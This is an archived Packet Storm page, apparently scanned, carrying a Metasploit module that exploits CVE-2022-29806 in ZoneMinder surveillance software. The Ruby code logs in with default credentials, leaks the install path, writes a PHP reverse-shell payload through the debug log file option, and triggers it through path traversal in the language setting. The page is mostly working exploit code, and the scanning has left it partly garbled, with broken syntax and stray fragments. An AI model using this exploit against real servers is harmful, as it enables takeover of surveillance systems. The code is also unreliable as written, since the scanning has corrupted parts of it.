

Search	

|&[SERVICES_TAB] | Files Contact Add New Home News About

ZoneMinder Language Settings Remote Code Execution

Authored by krastanoel | Site metasploit.com

Posted May 5, 2022

This Metasploit module exploits an arbitrary file write in the debug log file option chained with a path traversal in the language settings that leads to remote code execution in ZoneMinder surveillance software versions before 1.36.13 and before 1.37.11

tags | exploit, remote, arbitrary, code execution


advisories | CVE-2022-29806

Related Files

Share This

Like 0 LinkedIn Reddit Digg StumbleUpon Tweet

```
Download
  Change Mirror
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
class MetasploitModule < Msf::Exploit::Remote
   Rank = ExcellentRanking
   include Msf::Exploit::Remote::HttpClient
  prepend Exploit::Remote::AutoCheck
   def initialize(info = {})
          update info(
               info,
'Name' => 'ZoneMinder Language Settings Remote Code Execution',
               These settings remove code Execution, 'Description' => %q{
This module exploits arbitrary file write in debug log file option chained with a path traversal in language settings that leads to a remote code execution in ZoneMinder surveillance software versions before 1.36.13 and before 1.37.11
               },
'License' => MSF_LICENSE,
'Author' => [ 'krastanoel' ], # Discovery and exploit
'References' => [
    [ 'CVE', '2022-29806' ],
    [ 'URL', 'https://krastanoel.com/cve/2022-29806']
              'DisclosureDate' => '2022-04-27',
'DefaultTarget' => 0,
'DefaultOptions' => {
    'Payload' => 'php/reverse_perl',
    'Encoder' => 'php/base64'
                  lotes' => {
    'Stability' => [CRASH_SAFE],
    'Reliability' => [REPEATABLE_SESSION],
    'SideEffects' => [IOC_IN_LOGS, ARTIFACTS_ON_DISK]
       register_options([
          OptString.new('USERNAME', [true, 'The ZoneMinder username', 'admin']),
OptString.new('PASSWORD', [true, 'The ZoneMinder password', 'admin']),
OptString.new('TARGETURI', [true, 'The ZoneMinder path', '/zm/'])
   def check
       res = send_request_cgi(
    'uri' => normalize_uri(target_uri.path, '/index.php'),
    'method' => 'GET'
return Exploit::CheckCode::Unknown('No response from the web service') if res.nil?
return Exploit::CheckCode::Safe("Check TARGETURI - unexpected HTTP response code: #{res.code}") if res.code
!= 200
      if res.body =~ /ZoneMinder/
   csrf_magic = get_csrf_magic(res)
   res = authenticate(csrf_magic) if res.body =~ /ZoneMinder Login/
   return Exploit::CheckCode::Safe('Authentication failed') if res.body =~ %r{<title>ZM - Login</title>}
          res = send_request_cgi(
  'uri' => normalize uri(target uri.path, '/index.php'),
```



File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

Red Hat 186 files	
Ubuntu 52 files	
Gentoo 44 files	
Debian 27 files	
Apple 25 files	
Google Security Research 14 files	
malvuln 10 files	
nu11secur1ty 6 files	
mjurczyk 4 files	
George Tsimpidas 3 files	

File Tags	File Archives			
ActiveX (932)	November 2022			
Advisory (79,557)	October 2022			
Arbitrary (15,643)	September 2022			
BBS (2,859)	August 2022			
Bypass (1,615)	July 2022			
CGI (1,015)	June 2022			
Code Execution (6,913)	May 2022			
Conference (672)	April 2022			
Cracker (840)	March 2022			
CSRF (3,288)	February 2022 January 2022 December 2021			
DoS (22,541)				
Encryption (2,349)				
Exploit (50,293)	Older			
File Inclusion (4,162)				
File Upload (946)	Systems AIX (426)			
Firewell (004)				

Apple (1,926)

Firewall (821)

Info Disclosure (2,656)

```
'method' => 'GET'
             'keep_cookies'
         return Exploit::CheckCode::Safe('Target is not a ZoneMinder web server')
      end
      res.body.match(/v(1.\d+.\d+)/)
      version = Regexp.last_match(1)
unless version
         return Exploit::CheckCode::Safe('Unable to determine ZoneMinder version')
      version = Rex::Version.new(version)
      return Exploit::CheckCode::Appears("Version Detected: #{version}") if version <=
Rex::Version.new('1.37.10')
      Exploit::CheckCode::Safe("Version Detected: #{version}")
      escue ::Rex::ConnectionError
return Exploit::CheckCode::Unknown('Could not connect to the web service')
  end
   def exploit
      unless datastore['AutoCheck']
         cookie_jar.clear
res = authenticate
          fail_with(Failure::NoAccess, 'Authentication failed') if res&.body =~ %r{<title>ZM - Login</title>}
      vprint_status('Leak installation directory path')
random_path = rand_text_alphanumeric(6..15)
res = send_request_cgi(
  'uri' => normalize_uri(target_uri.path, '/index.php'),
  'method' => 'GET',
  'keep_cookies' => true,
  'vars_get' => ( 'view' -> random rath')
          'vars get' => { 'view' => random path }
      fail_with(Failure::UnexpectedReply, 'Failed to leak install path') unless res
      res = send_request_cgi(
  'uri' => normalize_uri(target_uri.path, '/index.php'),
  'method' => 'GETT',
  'keep_cookies' => true,
  'vars_get' => { 'view' => 'options' }
      csrf_magic = get_csrf_magic(res)
current lang = res&.get html document&.at(
   'select[@name="newConfig[ZM_LANG_DEFAULT]"]
   option[@selected="selected"]'
      fail_with(Failure::UnexpectedReply, 'Unable to get current language') if res.nil? || current_lang.nil?
      data = 'view=request&request=log&task=query&limit=10'
data += "& _csrf_magic=#(csrf_magic)" if csrf_magic
res = send_request_cgi(
    'method' => 'POST',
    'uri' >= normalize_uri(target_uri.path, '/index.php'),
    'data' => data.to_s,
    'keep_cookies' => true
      fail_with(Failure::UnexpectedReply, 'Unable to get valid JSON response') if res.nil? || res&.body.blank?
      res.body.match(/(\{"result":.*})/)
      request_log_key?(:rows) # Check for latest version key first v1.36.x request_log_key?(:rows) # Check for latest version key first v1.36.x request_log_key = 'rows' elsif request_log_key?(:logs) request_log_key = 'logs' else
      else
         fail with (Failure:: UnexpectedReply, 'Service found, but unable to find request log key')
       request_log = request_log[request_log_key].select { |e| e['Message'] =~ /'#{random_path}'/ }.first
      request_log
path = request_log['File'].split('/')[0..-2].join('/')
vprint_good("Path: #{path}")
         fail_with(Failure::UnexpectedReply, 'Service found, but unable to leak installation directory path')
fname = "#{rand_text_alphanumeric(6..15)}.php"
traverse_path = "#{path}/lang".split('/')[1..].map { '../' }.join
shell = "#{traverse_path|tmp/#ifname}"
data = "view=options&tab=logging&action=options&newConfig[ZM_LOG_DEBUG]=l&newConfig[ZM_LOG_DEBUG_FILE]=#
{shell}"
      data += "&
      data += "&_csrf_magic=#{csrf_magic}" if csrf_magic
res = send_request_cgi(
   'method' => 'POST',
          'uri' => normalize_uri(target_uri.path, '/index.php'),
'data' => data.to_s,
'keep_cookies' => true
      fail_with(Failure::UnexpectedReply, 'Unable to set LOG_DEBUG_FILE option') if res.nil? || res&.code != 302
       vprint good("Shell: #{shell}")
      p = %(<?php #{payload.encoded} ?>)
      p = %(<?php #{payload.encoded} ?>)
data = "view=request&request=log&task=create&level=ERR&message=#{p}&file=#{shell}"
data += "&_csrf_magic=#{csrf_magic}" if csrf_magic
res = send_request_cgi(
    'method' => 'POST',
    'uri' => normalize_uri(target_uri.path, '/index.php'),
    'data' => data.to_s,
    'keep_cookies' => true
      fail with (Failure:: Unexpected Reply, 'Failed to receive a response') unless res
      result = JSON.parse(res.body)['result']
fail_with(Failure::UnexpectedReply, 'Failed to write payload') unless result
fail_with(Failure::UnexpectedReply, 'Unable to write payload to LOG_DEBUG_FILE') if result != 'Ok'
      # trigger the shell
```

Intrusion Detection (866) BSD (370) Java (2.888) CentOS (55) JavaScript (817) Cisco (1,917) Debian (6,620) Kernel (6.255) Local (14.173) Fedora (1.690) Magazine (586) FreeBSD (1.242) Overflow (12,390) Gentoo (4,272) HPUX (878) Perl (1,417) PHP (5,087) iOS (330) Proof of Concept (2,290) iPhone (108) Protocol (3 426) IRIX (220) Python (1,449) Juniper (67) Remote (30,009) Linux (44,118) Mac OS X (684) Root (3,496) Ruby (594) Mandriva (3,105) NetBSD (255) Scanner (1.631) Security Tool (7,768) OpenBSD (479) Shell (3.098) RedHat (12.339) Shellcode (1,204) Slackware (941) Sniffer (885) Solaris (1,607) SUSE (1,444) Spoof (2,165) SQL Injection (16,089) Ubuntu (8.147) TCP (2.377) UNIX (9 150) Trojan (685) UnixWare (185) UDP (875) Windows (6,504) Other Virus (661) Vulnerability (31,104)

Web (9.329)

Whitepaper (3.728)

x86 (946) XSS (17,478)

Other

```
lang = shell.gsub(/\.php/, '')
data = "view=options&tab=system&action=options&newConfig[ZM_LANG_DEFAULT]=#{lang}"
data += "&_csrf_magic=#{csrf_magic}" if csrf_magic
res = send_request_cgi(
   "method' => 'POST',
   'uri' => normalize_uri(target_uri.path, '/index.php'),
   'data' => data.to_s,
   'keep_cookies' => true
         , fail_with(Failure::UnexpectedReply, 'Unable to trigger the payload') if res.nil? || res&.code != 302
        # cleanup
data = Rack::Utils.parse_nested_query(data)
data['newConfig']['ZM_LANG_DEFAULT'] = current_lang
res = send_request_cgi(
   'method' => 'POST',
   'uri' => normalize_uri(target_uri.path, '/index.php'),
   'data' => data.to_query,
   'keep_cookies' => true
}
         vprint_warning('Unable to reset language to default') if res.nil? || res&.code != 200
         data['tab'] = 'logging'
data['newConfig']['ZM_LOG_DEBUG'] = 0
data['newConfig']['ZM_LOG_DEBUG_FILE'] = ''
res = send_request_cgî(
    'method' => 'POST',
              'uri' => normalize_uri(target_uri.path, '/index.php'),
'data' => data.to_query,
'keep_cookies' => true
    'vprint_warning('Unable to reset debug option') if res.nil? || res&.code != 302
rescue ::Rex::ConnectionError
         fail_with(Failure::Unreachable, "#{peer} - Could not connect to the web service")
    def get_csrf_magic(res)
  return if res.nil?
         res.get_html_document.at('//input[@name="__csrf_magic"]/@value')&.text
   def authenticate(csrf_magic = nil)
  username = datastore['USERNAME']
  password = datastore['PASSWORD']
  data = "action=login&view=login&username=#{username}&password=#{password}"
  data += "&_csrf_magic=#{csrf_magic}" if csrf_magic
  send_request_cgi({
    'method' => 'POST',
    'uri' => normalize_uri(target_uri.path, '/index.php'),
    'data' => data.to_s,
    'keep_cookies' => true
})
end
end
```

Login or Register to add favorites

packet storm

© 2022 Packet Storm. All rights reserved.

Site Links

News by Month

News Tags

Files by Month

File Tags

File Directory

About Us

History & Purpose **Contact Information**

Terms of Service

Privacy Statement

Copyright Information

Hosting By

Rokasec



Follow us on Twitter



Subscribe to an RSS Feed